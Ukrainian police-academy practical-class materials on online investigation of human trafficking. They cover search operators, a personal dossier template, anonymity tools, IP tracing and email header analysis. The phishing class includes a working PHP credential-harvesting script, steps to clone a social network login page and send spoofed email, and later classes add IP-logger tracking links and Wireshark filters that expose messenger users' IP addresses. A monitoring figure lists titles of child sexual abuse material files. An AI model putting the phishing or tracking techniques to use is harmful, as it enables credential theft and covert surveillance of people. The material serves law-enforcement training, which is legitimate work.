МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ

кафедра протидії кіберзлочинності, факультет № 4

МЕТОДИЧНІ МАТЕРІАЛИ

до практичних занять

з навчальної дисципліни **Протидія торгівлі людьми у кіберсфері**

вибіркових компонент освітньої програми першого рівня вищої освіти
262 Правоохоронна діяльність
(поліцейські /підрозділи боротьби з торгівлею людьми/)

Харків 2023

ЗАТВЕРДЖЕНО
Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 30.08.2023 № 7

СХВАЛЕНО
Вченою радою факультету № 4
Протокол від 16.08.2023 № 8

ПОГОДЖЕНО
Секцією Науково-методичної ради
ХНУВС
Протокол від 29.08.2023 № 7

Розглянуто на засіданні кафедри протидії кіберзлочинності (*протокол від15.08.2023 № 19*)

Розробники:
Доцент кафедри протидії кіберзлочинності, к.ю.н., доцент Манжай О.В.
Старший викладач кафедри протидії кіберзлочинності, Грищенко Д.О.

Рецензенти:

Тулупов В.В., доцент кафедри кібербезпеки та DATA-технологій факультету № 6 Харківського національного університету внутрішніх справ к.т.н., доцент;

Павликівський В.І., перший проректор Харківського університету, д.ю.н., професор

1. Розподіл часу навчальної дисципліни за темами, спеціалізація «Поліцейські (підрозділи боротьби з торгівлею людьми)» (денна форма навчання)

Номер та назва навчальної теми	Кількість годин, відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		Лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр № 5							
Тема № 1 Засадничі принципи протидії злочинам у сфері торгівлі людьми	36	5		16		36	**Залік**
Тема № 2 Особливості використання технологій під час попередження та розслідування злочинів у сфері торгівлі людьми	54	5		18		40	
Всього за семестр № 5:	**120**	**10**		**34**		**76**	

2. Методичні вказівки до практичного навчання

Тема № 1 Засадничі принципи протидії злочинам у сфері торгівлі людьми

Практичне заняття. Пошук інформації про об'єкти в мережі

Навчальна мета заняття: отримати практичні навички пошуку інформації про осіб шляхом використання кіберпростору.

Час проведення 3 год (кількість годин). Місце проведення: комп'ютерний клас (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет).

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

В процесі документування нерідко доводиться здійснювати пошук інформації про об'єкти, пов'язані зі злочином, в мережі. Для цього можуть бути використані можливості інформаційно-пошукових систем, соціальних мереж, локальних баз даних тощо.

В процесі пошуку засобами пошукових систем корисним буде знання спеціалізованих операторів, з якими можна ознайомитись на офіційних сайтах інформаційно-пошукових систем. Зазвичай, базові оператори є однаковими в усіх цих системах. Наприклад, фраза в лапках, введена у пошуковому вікні Google та Яndex, означатиме пошук фрази цілком.

Якщо потрібно дізнатися, де зустрічається логін до електронної пошти, в Google можна скористатися запитом: "login * ru|ua|com|net", у результаті виконання якого буде знайдено сторінки, у змісті яких зустрічається текст, який починається символами login та закінчується символами ru, ua, com або net.

Для пошуку приватних баз корисним може стати запит site:anonfiles.com good.txt.

Так само можна здійснювати пошук за номером телефону. Відповідний запит, наприклад, може виглядати так: 0670000000 | "0670000000" | "(067)0000000" | "80670000000" | "8 067 0000000" | "8(067)0000000" | "8 067 000 00 00" | "8(067)000-00-00" | "380670000000" | "3 067 0000000" | "3(067)0000000" | "3 067 000 00 00" | "3(067)000-00-00".

У випадку, коли правоохоронець не повною мірою володіє мовою спеціальних запитів в інформаційно-пошукових системах, йому буде корисною функція розширеного пошуку:

- Google: Налаштування → Розширений пошук;
- Яndex: значок у вікні пошуку.

Вхідні дані.

Таблиця 1. Оператори Яndex

Оператори	Значення	Приклад
«»	Слова розташовані підряд у точній формі.	«білий пластик»
«слово*слово»	Пропущено слово у виразі	«надання * послуг»
& (логічне І)	Слова в межах одного речення.	дитяче&порно
&&	Слова у межах одного документа	скюль && застосування
| (логічне АБО)	Пошук будь-якого зі слів	мускул | «злом на замовлення»
()	Дужки формують групи у складних запитах	(Медок | Україна) & (Київ | Буча)
-	Вилучення слова з пошуку	скімер ~~ Київ
/ N	Відстань слова в будь-який бік	робота /2 стриптиз
/ + N і /-N	Точна відстань між словами	Іван /-1 Іванов
+	Слова, які обов'язково повинні бути присутніми в результатах пошуку	злом + поштова скринька + передоплата
!	Слово в точній формі з заданим	! фірма «Чайка»

Оператори	Значення	Приклад
	регістром	
!!	Словникова форма слова	!!віза
title:	Пошук за заголовками документів	title:таблетки для програм
url:	Пошук за URL	url:www.ttt.tt/log/
inurl:	Пошук за фрагментом URL	inurl:xxx
host:	Пошук за хостом	host:www.yandex.ru
rhost:	Пошук за хостом у зворотному записі	rhost:com.livejournal.*
mime:	Пошук за одним типом файлів	mime:jpg
lang:	Пошук з обмеженням за мовою	lang:ua
domain:	Пошук з обмеженням за доменом	domain:ua
date:	Пошук з обмеженням за датою	date:201501*
date:дата, date:> дата	Пошук з обмеженням за інтервалом дат	date:20141215..20150101, date:>20141231
cat:	Пошук за рубрикою Яндекс.Каталогу	cat:11000051

Таблиця 2. Оператори Google

Операторы	Значення	Приклад
«»	Пошук точної фрази або словосполучення.	«соціальний інжиніринг»
«слово*слово»	Пропущено слово у виразі	«надання * послуг»
| (логічне АБО)	Пошук будь-якого зі слів	виставки | експозиції
& (логічне І)	Слова в межах одного речення	дитяче&порно
()	Дужки формують групи у складних запитах	(Кокс | Україна) & (Київ | Буча)
-	Вилучення слова з пошуку або сторінки	Київ -site:ttt.org
/ N	Відстань слова в будь-який бік	робота /2 стриптиз
/ + N і /-N	Точна відстань між словами	Іван /-1 Іванов
+	Слова, які обов’язково повинні бути присутніми в результатах пошуку	інтим + робота + Ізраїль
_	Зв’язування двох слів.	продам_зброю
. .	Пошук цифр у заданому діапазоні	$50..$100
@	Пошук електронної пошти	@agoogler
site:	Пошук в структурі одного (заданого) сайту, домену.	site:trefdfd.ua
link:	Пошук сторінок, що містять посилання на сторінку зазначену в запиті.	link:www.unian.net
inurl:	Пошук слова в рядку адреси сторінки	inurl:xxx
allinurl:	Пошук всіх слів в рядку адреси сторінки	allinurl:xxx
define:	Визначення слова, словосполучення	define:скімер
filetype:	Пошук за типами файлів	діти filetype:jpg
related:	Схожі сторінки на зазначену	related:www.serdsf.net
info:	Інформація Google про сторінку зазначену у запиті	info:www.sxfsdcv.ua
intitle:	Пошук в заголовках сторінок	intitle:дедіки
allintitle:	Пошук всіх слів у заголовках	allintitle:бази даних держорганів
cache:	Попередні версії сторінок, сайтів	cache:www.adsdadasd.com
numrange:	Результати по вказаній даті (проміжку дат)	Іванова numrange:1997-1998

Шаблон досьє на фізичну особу

ЗАГАЛЬНА ІНФОРМАЦІЯ ПРО ОСОБУ

Прізвище, ім’я та по батькові
(зміна прізвища, імені)

Стать

Вік (зокрема, дата народження)

Раса / національність / віросповідання

Ідентифікаційні коди

Соціальне походження

Громадянство
Освіта
Професія
Посада
Майновий стан
Фізичні характеристики (група крові, зріст), стан здоров’я
Членство в організаціях, партіях, громадських об’єднаннях тощо
Псевдоніми (ніки)
Імена користувачів
Паролі

ГЕОГРАФІЧНІ ДАНІ

Домашня адреса (місце реєстрації, місце фактичного проживання)
Телефонний номер (проводова лінія)
Поштова адреса
Кабельне телебачення
Мобільний телефон
Транспортний засіб та інше рухоме майно
Місця частого перебування (клуби, бари тощо)
Мережна адреса
Адреса електронної пошти
Персональний сайт
Профілі електронних ресурсів (електронний щоденник, профіль в соціальних мережах, на форумах тощо)
Номери мережних пейджерів (ICQ, IRC, Jabber, Odigo, MSN тощо)
Номери для конференц зв’язку з використанням Інтернет
Точка доступу для безпроводового комп’ютерного зв’язку

ЧАСОВІ ХАРАКТЕРИСТИКИ

Дата і час певної події

СФЕРА ІНТЕРЕСІВ

Транспортні засоби
Зброя
Тварини
Техніка
Мистецтво
Колекціонування
Контрабанда
Землі, будівлі, бізнес-структури

ФАКТИЧНІ ОБСТАВИНИ

Спілкування
Факт використання певних засобів (комп'ютер, телефон) для створення, відправлення або отримання інформації (перегляд поштових даних, даних GPS тощо)
Економічні відносини: купівля, продаж, операції з кредитними картками тощо
Історія зайнятості (пошук та пропозиція роботи)
Протиправні дії (правопорушення, злочини)

СИСТЕМНА ХАРАКТЕРИСТИКА

Громадянська позиція
Професійні якості
Державна служба
Відгуки колективу
Результати тестувань (медичного, професійного, психологічного)
Самохарактеристика
Показники кредитоспроможності
Страхові рейтинги

ЗВ'ЯЗКИ

Фото	ПІБ	Ступінь зв'язку, особисті дані	Контактні дані та місцезнаходження

Члени сім'ї (в тому числі одружені та розлучені)
Інші соціальні зв'язки: співмешканці, друзі, партнери тощо
Контакти в певних місцях (зокрема в кіберпросторі) або за місцем проживання (зокрема сусіди).

ФОТОТАБЛИЦЯ

Фото	Розміщено в Інтернет (дата, ким, посилання)

Кожні дані супроводжуються вказівкою джерела або обґрунтуванням щодо одержаної інформації, викладеним у дужках

Практичне заняття. Фішінг. Встановлення інформації про володільця доменного імені та IP-адреси

Навчальна мета заняття: ознайомлення з принципами фішінгових атак та протидії ним; демонстрація створення фішінгового сайту (фейку) популярної соціальної мережі; отримати практичні навички користування сервісом Whois.

Час проведення 3 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Фішінг (англ. *fishing* — рибна ловля) – одержання доступу до конфіденційних даних користувачів, яке досягається шляхом проведення масових розсилань електронних листів від імені популярних брендів, наприклад, від імені соціальних мереж (Facebook, Вконтакте, Однокласники), банків (Приватбанк, Ощадбанк), інших сервісів (Rambler, Mail.ru). У листі часто міститься пряме посилання на сайт, який зовні складно відрізнити від справжнього. Опинившись на такому сайті, користувач може повідомити інформацію, що дозволяє одержати доступ до облікових записів тощо.

Фейк (Fake) – точна копія головної сторінки (або будь якої іншої сторінки) оригінального сайту, яка використовується для фішінгу з метою отримання конфіденційних даних користувачів.

Для відпрацювання техніки фішингу можуть бути використані декілька способів:

1. Потрібно знайти хостинг-провайдер для того, щоб записати на нього підроблений сайт (фейк). Для вирішення цього завдання згодиться будь-який хостинг з підтримкою інтерпретатора PHP. Для пошуку ресурсів з безкоштовним хостингом можна скористатися ресурсом http://www.freehostsfinder.com/free-hosting.php.

Зареєструйте хостинг.

Отримавши автентифікаційні дані для зареєстрованого хостингу (login, password), за допомогою будь-якого FTP-файлового менеджера необхідно записати скрипти на сайт. Також для цього можна скористатись вбудованими файловими менеджерами.

Для створення фейку сайту можна скористатися такою технікою:

- завантажити оригінальну сторінку сайту з формою авторизації;
- відкрити вихідний код оригінальної сторінки (наприклад, з використанням правої кнопки миші);
- скопіювати вихідний код сторінки в текстовий файл та назвати його index.html;
- знайти у тексті створеного файлу відповідне посилання на передачу даних з форми введення (form method="post" action= "" або form method=GET action= ""), а також дізнатися імена змінних, які використовуються для передачі автентифікуючої інформації (наприклад, email та pass);
- замінити фразу в лапках на назву, створеного скрипту фіксації даних, наприклад, файл log.php. Його зміст може бути таким:

```
<?PHP

$mail = $_POST['email']; // Логін
$pass = $_POST['pass']; // Пароль

if ($mail !== '') {
$log = fopen("fbfake.txt","a+"); //відкрити файл, в якому будуть
```

```
зберігатися паролі
fwrite($log,"\n $mail:$pass"); //записати дані до файлуfclose($log); //закрити
файл

echo "<html><head><META HTTP-EQUIV='Refresh' content ='0;
URL=адреса_сайту'></head></html>";
}
else
echo "<html><head><META HTTP-EQUIV='Refresh' content ='0; URL=
адреса_сайту'></head></html>";
//перенаправляємо користувача на справжній сайт

?>
```

- створити порожній файл fbfake.txt, в якому зберігатимуться автентифікуючі дані;
- завантажити всі описані файли на хостинг.

Перевірити роботу сайту.

2. Інший спосіб розміщення фейкової сторінки полягає у використанні сервісу NGROK, призначеного для тестування роботи сайтів. Для створення самої підробленої сторінки при цьому можна скористатися спеціалізованими утилітами (наприклад, SET) або наведеним раніше способом. В останньому випадку для розміщення сторінки в мережі слід завантажити утиліту ngrok. Запустити її з командного рядка:

ngrok http 80

Завантажити набір Denwer для створення та управління сайтами та привести його у готовність.

Створити в папці Denwer \Home каталог з назвою виділеної ngrok адреси, а в ньому папку www.

Розмістити в створеній папці www скритпти сайту.

Змінити в папці Denwer \usr\local\apache\conf файл httpd.conf (Listen *:443
Listen *:80).

Запустити Denwer.

Перевірити роботу сайту за протоколами HTTP та HTTPS.

Невід'ємним елементом фішінгу є відправлення листа з підміною адреси відправника. Для виконання цього завдання можна скористатись готовим скриптом, який забезпечує відправку електронних листів від адміністратора популярної соціальної мережі. Проте на безкоштовному хостингу він скоріш за все не спрацює, оскільки буде заблокований налаштуваннями безпеки.

Скрипт тестового сайту знаходиться в каталозі «SendMail», тому для його реалізації достатньо лише створити в каталозі сайту фейку новий каталог «SendMail» та записати існуючі файли-скрипти.

Зверніть увагу! Особа отримає на своїй поштовій скринці відповідний лист.

При наведенні мишкою на посилання, можна побачити, що насправді йде перенаправлення на створений раніше тестовий сайт /?gifts=id2370123.

Для того, щоб захиститись від атак подібного виду, потрібно уважно перевіряти поштові повідомлення так користуватись антифішінговими інструментами.

Анонімні листи можна відправляти і за допомогою сторонніх сервісів, наприклад, https://emkei.cz/ тощо.

Практичне заняття. Способи забезпечення анонімності в мережі

Навчальна мета заняття: відпрацювати різні технології забезпечення анонімності в мережі.
Час проведення 3 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Вхідні дані.
Перелік проксі-листів TOR та VPN-сервісів:
free-proxy.cz
vpnbook.com/
superfreevpn.com/
freevpnnetwork.com/
bestfreevpn.com/
protonvpn.com
TOR-броузер

Швидка реєстрація електронної пошти
safe-mail.net
protonmail.com
Telegram:@etlgr_bot, @temp_mail_bot

Програми для створення віртуальних номерів
nextplus.me/
textnow.com
intertelecom.ua/view/news/itphone
play.google.com/store/apps/details?id=com.safeum.android

Програми для зміни геолокації на мобільному пристрої
play.google.com/store/apps/details?id=com.lexa.fakegps&hl=ru

Створення облич неіснуючих людей та їх швидка обробка
thispersondoesnotexist.com
morphases.com/editor
goart.fotor.com
faceapp.com
facegen.com
play.google.com/store/apps/details?id=io.faceapp&referrer=utm_source%3Dfun-hairstyle-3
msqrd.me
flashface.ctapt.de

Генератор особистостей
https://randus.org/#
http://www.fakenamegenerator.com/

Порядок проведення заняття

1. Відпрацювати підключення через одиничний та ланцюжок проксі-серверів.
2. Відпрацювати принаймні два способи налаштування VPN-з'єднання: 1) через налаштування параметрів мережного підключення операційної системи та 2) за допомогою VPN Client).
3. Переконатися у зміні параметрів виходу в мережу (наприклад, скориставшись сайтом

2ip.ua).

4. Встановити на робочому комп’ютері TOR-броузер та здійснити перегляд декількох onion-сайтів. Спробувати віднайти інформацію з ознаками вчинення правопорушень в Україні. Відповідний перелік сайтів можна знайти за допомогою відомих пошукових систем.

5. З використанням програми NextPlus одержати віртуальний телефонний номер та зареєструватися на одному з мережних ресурсів, які потребують підтвердження реєстрації за номером телефону.

6. Скласти звіт.

7. Підбиття підсумків.

Практичне заняття. Територіальний моніторинг інформаційних ресурсів

Навчальна мета заняття: ознайомлення з інструментами пошуку неправомірного контенту на території функціонування правоохоронного органу.

Час проведення 3 год. Місце проведення: комп'ютерний клас.

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Оскільки правоохоронні органи здебільшого працюють за територіальним принципом, постає проблема ефективної профілактики злочинності та виявлення протиправної активності на підконтрольній території. Протиправний контент, пов'язаний зі злочинами у сфері торгівлі людьми, так само може бути розміщений на території функціонування правоохоронного органу та зберігатися і розповсюджуватися з використанням потужностей місцевих провайдерів. При цьому, простий пошук за допомогою пошукових систем нерідко не дає бажаного результату через те, що велика частина протиправних ресурсів не індексується пошуковими системами. У цих умовах правоохоронцю слід користуватися спеціалізованим програмним забезпеченням. При цьому звичайно потрібно володіти інформацією про пул IP-адрес, асоційованих з місцевими провайдерами та операторами зв'язку.

Одним з простих та безкоштовних (з некомерційною метою) застосувань, яке дозволяє визначити запущені сервіси на певних IP-адресах, є програма Network Scanner від LizardSystems. За її допомогою серед іншого можна визначити запущені на комп'ютері сервіси HTTP та FTP (рис. 1).



Рис. 1. Сканування діапазону IP-адрес

Більш докладний пошук за адресами, які становлять інтерес, можна здійснити за допомогою безкоштовного парсера Selka (рис. 2). Ця програма дозволить здійснити пошук інформації про те, де і коли зустрічалися визначені IP-адреси.



Рис. 2. Результат роботи парсера Selka

Крім застосування описаних методів також необхідно здійснювати моніторинг завантажень протиправного контенту у своєму регіоні. Для цього у нагоді стануть сервіси I KNOW (https://iknowwhatyoudownload.com/ru/peer/) та більш професійний – ICACCOPS (рис. 3).

IP	All Networks	Location	FOI	Last Seen (UTC)
193 8.69	B	UA, 26, Zaporozhye	99340	20.03.2017
77.9 186	B	UA, 26, Zaporozhye	85827	20.03.2017
91.1 .246	B	UA, 26, Zaporozhye	76222	19.03.2017
77.9 138	B	UA, 26, Zaporozhye	72321	20.03.2017
46.2 5.79	B E	UA, 26, Zaporozhye	59671	18.03.2017
89.2 103	B	UA, 26, Zaporozhye	57168	17.03.2017
194 .9	B	UA, 26, Zaporozhye	56474	19.03.2017
46.1 4.127	B	UA, 26, Zaporozhye	55803	20.03.2017
95.4 .4	B	UA, 26, Berdyansk	55459	15.03.2017
46.1 8.231	B	UA, 26, Zaporozhye	55308	18.03.2017

Рис. 3. Сервіс ICACCOPS

Для роботи з останнім потрібно зареєструватися з використанням службової електронної поштової скриньки за адресою https://www.icaccops.com/users/login.aspx (рис. 4).



Рис. 4. Реєстраційна форма сервісу ICACCOPS

У результаті застосування даних сервісів серед іншого можна знайти IP-адреси, з яких завантажувалася (рис. 5) та вивантажувалася дитяча порнографія.

12.02.2017 16:49:23	28.02.2017 11:49:28	Детское порно	cpack1_newfag_happiness
08.02.2017 15:49:16	09.02.2017 7:49:32	Детское порно	Siberian Mouse
27.01.2017 20:52:13	27.01.2017 20:52:13	Детское порно	Kelly 10yo
27.01.2017 20:50:12	27.01.2017 20:50:12	Детское порно	pthc vicky.rar

Рис. 5. Результат роботи сервісу «I KNOW»

Подібний до наведених проект Police2Peer функціонує і в Європолі. Більш докладно з ним можна ознайомитись за адресою: https://www.europol.europa.eu/partners-agreements/police2peer.

Здійснити відпрацювання наведених сервісів для діапазону IP-адрес поточного провайдера

(дізнатися через зовнішню IP-адресу). Проаналізувати одержані дані. Зареєструватися у сервісі ICACCOPS.

Тема № 2 Особливості використання технологій під час попередження та розслідування злочинів у сфері торгівлі людьми

Практичне заняття. Методи встановлення IP-адреси

Навчальна мета заняття: отримати навички встановлення IP-адреси.

Час проведення 3 год (кількість годин). Місце проведення: комп'ютерний клас (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет).

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

У рамках здійснення різного виду атак зловмисники нерідко вдаються до визначення IP-адрес контактних осіб. Один з методів її встановлення наведено нижче.

1. Створити новий домен на раніше зареєстрованому хостингу (див. попередні заняття).
2. Після реєстрації хостингу можна створити сайт із файлами відправки повідомлення.
3. Через скрипт відправлення поштового повідомлення (ввести у браузері: ім'я створеного сайту/send.php) надсилаємо на відповідну адресу листа (див., зміст файлу send.php). У разі такого переходу у відповідному файлі (ввести у браузері: ім'я створеного сайту/log_ip.html) з'явиться IP-адреса, дата і час звернення за часовим поясом налаштованим на сервері з розміщеним скриптом, версія браузеру та тип операційної системи. За результатом переходу за посиланням особу буде автоматично переадресовано на сайт, визначений у файлі index.php.

Оскільки формування листа передбачає автоматичне розташування у ньому посилання на зображення зі створеного сайту, то навіть у разі відкриття листа без переходу за посиланням можна встановити факт та час мережної активності особи взагалі та у поштовій скриньці зокрема. IP-адреса у цьому випадку належатиме поштовому серверу, з якого переглядалося повідомлення. Остання процедура спрацює лише у випадку активованої функції перегляду зображень у налаштуваннях поштової скриньки.

Подібні функції виконують й інші сервіси в мережі Інтернет, зокрема, iplogger.ru, grabify.link, blasze.tk.

Для їх використання, як правило, потрібно ввести посилання на ресурс, на який буде пересилатися запит при переході за згенерованим посиланням (після фіксації даних комп'ютера). Це може бути посилання на якийсь малюнок або інший мережний ресурс.

Після введення потрібної інформації генерується посилання, яке надсилається особі. Для перегляду відвідувань надається інше посилання. Надавана за ним інформація, як правило, містить час, дату та IP-адресу переходу, а також відомості про веб-броузер відвідувача.

Окремі ресурси можуть блокувати створені вказаним способом посилання, вважаючи їх вірусними програми, в такому випадку доцільно скористатися сервісами скорочення посилань, такими як, наприклад, bit.ly, eb.by, tinyurl.com, is.gd, clck.ru, tr.im, snipurl.com, u.to, goo.gl, tiny.cc.

Встановити окремі відомості про одержувача електронного листа (дату та час прочитання повідомлення, IP-адресу, з якої повідомлення було прочитано) можна за допомогою сервісу https://www.readnotify.com/ (див. теоретичні відомості).

Самостійно відпрацювати принаймні два з наведених сервісів.

Якщо особа використовує мультимедійні засоби комунікації, то встановити відповідну IP-адресу можна за допомогою програми WireShark. Основна логіка встановлення IP-адреси абонента полягає у використанні фільтра, який буде відслідковувати мережні пакети, які надходять на локальну адресу. Фільтр може бути більш загальним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту*** (1)

або більш конкретним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту** and frame.len==**розмір пакета*** (2)

ip.src == ***IP-адреса*** and stun.att.ipv4-xord (3)

У першому випадку відслідковуються усі пакети, у другому – лише певного розміру, у третьому – ті, які містять певний атрибут.

Наприклад, для відслідковування IP-адреси абонента Skype (необхідне перебування в контактах шуканого абонента) для старих версій програми (до 2018 року) у фільтрі (1), (2) потрібно вказати свою IP-адресу та номер порту, який можна дізнатися у настройках Skype (Інструменти → Настройки → Додатково → З'єднання).

У нових версіях Skype можна скористатися фільтром, який шукатиме з'єднання за протоколом STUN (3). Після чого на головній сторінці WireShark у поле Filter слід ввести відповідний фільтр та запустити процес перехоплення пакетів, натиснувши кнопку у вигляді плавнику. Після здійснення вказаних процедур потрібно ініціювати з'єднання з активним абонентом Skype. Якщо він використовує програму Skype, то у вікні WireShark відобразяться пакети з IP-адресою кінцевого вузла зв'язку (це може бути адреса провайдера абонента; його власна зовнішня IP-адреса; локальна адреса, у випадку роботи обох Skype-клієнтів в одній локальній мережі; адреса Microsoft, якщо абонент виходив на зв'язок через веб-клієнт тощо). Так само за допомогою WireShark можна дізнатися IP-адреси абонентів й деяких інших мультимедійних засобів спілкування, зокрема Viber (фільтр – *ip.src == **IP-адреса** and data.len == 58*), Telegram (ip.src == ***IP-адреса*** and data.len==88).

З урахуванням наведених відомостей дізнатися IP-адресу будь-якого активного користувача Skype.

Крім застосування програми WireShark існують й інші способи одержання інформації про IP-адресу абонента (див., теоретичні відомості).

Практичне заняття. Аналіз поштового повідомлення

Навчальна мета заняття: отримати практичні навички аналізу поштового повідомлення.

Час проведення 3 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Базовий формат поштових повідомлень (листів, messages) і статей USENET (article) визначається RFC 822 і його «спадкоємцем» RFC 2822. Кожне повідомлення (лист, message, стаття, article) складається з конверта і вмісту. Конверт зберігає адресну інформацію, необхідну для відправки і передачі повідомлення одержувачеві. Формат конверта визначається середовищем розповсюдження. Для його автоматичного створення може використовуватися інформація з вмісту повідомлення. Стандарт визначає тільки формат вмісту повідомлення і лише у момент передачі, тобто повідомлення можуть зберігатися абсолютно в іншому форматі. Повідомлення ділиться на рядки і складається з секції заголовків і тіла повідомлення (можливо порожнього).

Виходячи з даних, наведених в теоретичних відомостях, проаналізувати заголовок та тіло листа зі своєї електронної поштової скриньки. Визначити адресу відправника та маршрут руху листа. Скласти звіт, у якості шаблону взяти інформацію з прикладу.

Відпрацювати сервіс http://ua.smart-ip.net/trace-email або https://www.iplocation.net/trace-email.

Приклад. ***Розшифровка типового заголовку листа***

Return-path: *@ukr.net** *– зворотна адреса, вказана відправником;*

Received: from [212.9.224.21] (port=25 helo=mail-out.iptelecom.net.ua) *– лист отримано від хосту mail-out.iptelecom.net.ua з IP-адресою 212.9.224.21*

by mx5.mail.ru *– ім'я комп'ютера, який приймав повідомлення;*

with esmtp id 1COlNS-000F0L-00 *– комп'ютер, що прийняв повідомлення, надав йому ідентифікаційний номер 1COlNS-000F0L-00;*

Tue, 18 Nov 2008 02:14:18 +0300 *– передавання листа здійснювалося у вівторок, 18 листопада 2008 року о 02:14:18 за часом третього часового поясу, який випереджає Гринвічський часовий пояс на 3 години, звідси «+0300»;*

Received-SPF: none (mx5.mail.ru: 212.9.224.21 is neither permitted nor denied by domain of ukr.net) client-ip=212.9.224.21 *– отримана відповідь на SPF-запит. Технологія SPF (Sender Policy Framework) є одним зі способів ідентифікації відправника електронного листа та надає додаткову можливість фільтрування потоку пошти на наявність у ньому повідомлень зі спамом. За допомогою SPF пошта поділяється на «дозволену» й «заборонену» відносно домену одержувача чи відправника. В даному випадку, поштовий сервер одержувач mx5.mail.ru здійснив SPF-запит до домену ukr.net, де було отримано відповідь про фактичну відсутність SPF-захисту (дослівно: mx5.mail.ru здійснив SPF-запит до домену ukr.net про наявність у списках IP-адреси 212.9.224.21, на що було отримано відповідь про те, що цю адресу не внесено ані в дозволені, ані в заборонені списки SPF домену ukr.net);*

envelope-from=*@ukr.net** *– заголовок, який додається до листа деякими поштовими програмами під час доставки кінцевому одержувачу;*

helo=mail-out.iptelecom.net.ua;

Received: from h136.246.159.dialup.iptcom.net ([213.159.246.136]:64011 "HELO copm1" ident: "NO-IDENT-SERVICE[2]" whoson: "s-m-i-t")

by pechkin.iptelecom.net.ua with SMTP id S358789AbUKAXOS (ORCPT <rfc822;igoset@mail.ru> + 3 others)

Tue, 18 Nov 2008 01:14:18 +0200 *– час, коли одержано лист*

